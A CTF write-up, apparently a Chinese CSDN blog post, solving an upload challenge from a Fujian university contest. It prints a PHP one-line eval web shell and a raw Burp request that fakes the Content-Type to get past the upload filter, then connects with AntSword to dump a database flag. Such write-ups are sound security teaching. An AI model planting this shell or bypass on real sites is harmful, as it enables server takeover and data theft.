

i春秋练习——第三届“百越杯”福建省高校网络空间安全大赛- web-do you know upload

原创

wuerror 于 2020-01-07 11:48:36 发布 388 收藏

分类专栏: [ctf](#) 文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_40871137/article/details/103871519

版权



[ctf](#) 专栏收录该内容

28 篇文章 1 订阅

订阅专栏

首先是一个文件上传, 比较基础。选择上传111.php, 内容是一句话马 `<?php eval($_POST['cmd']);?>`

burpsuit抓包修改Content-Type为image/gif(任一种图片都行), 这类漏洞可以搭建一个upload-lab本地练一练。

```
Original request Edited request Response
Raw Params Headers Hex
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----11780162075755
Content-Length: 419
Origin: http://1d4f346ed6bb4defb84e71c17b55ccd944bd1ec27b6243e4.changame.ichunqiu.com
Connection: close
Referer: http://1d4f346ed6bb4defb84e71c17b55ccd944bd1ec27b6243e4.changame.ichunqiu.com/
Cookie: ci_session=56088e18620ea4e3d232015ec5ecffd6555e23b0; UM_distinctid=16f7dc8096cec-056d77644732e-4c302a7b-144000-16f7dc8096e42c; chkphone=acWxNpxhQpDiAChhNuSnEqyiQuDI00000; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1578363260; Hm_lpv_2d0601bd28de7d49818249cf35d95943=1578363351; __jsluid_h=5ae3cb65940ec3e487a15e53157508c1
Upgrade-Insecure-Requests: 1

-----11780162075755
Content-Disposition: form-data; name="dir"

/uploads/
-----11780162075755
Content-Disposition: form-data; name="file"; filename="111.php"
Content-Type: image/gif

<?php eval($_POST['cmd']);?>
-----11780162075755
Content-Disposition: form-data; name="submit"


Submit
```

显示上传成功


图片上传

filename: 未选择文件。

upload: 111.php
type: image/gif
size: 0.0283203125 Kb
stored in: upload/111.php



接下来使用蚁剑连接，连接密码就是之前一句话写的cmd，编码器可以选default，这题没啥关系。



多出来的h.jpg,y5.php是之前尝试的时候传的

然后翻到config.php

```
1 <?php
2 error_reporting(0);
3 session_start();
4 $servername = "localhost";
5 $username = "ctf";
6 $password = "ctfctfctf";
7 $database = "ctf";
8
9 // 创建连接
10 $conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
11 mysql_select_db($database);
12 ?>
```

https://blog.csdn.net/weixin_40871137

回到蚁剑主界面右键单击选择数据操作，新建一个数据库连接，账号密码是之前config.php里的

配置列表

- mysql://ctf@localhost
 - information_schema
 - ctf
 - flag
 - flag (varchar(255))

<> 执行SQL

▶ 执行 ✕ 清空 📖 书签

```
1 SELECT * FROM `flag` ORDER BY 1 DESC LIMIT 0,20;
```

执行结果

导出

flag
flag{ca95fed8-bfbf-4936-b04e-40814c505f78}
flag{ca95fed8-bfbf-4936-b04e-40814c505f78}

https://blog.csdn.net/weixin_40871137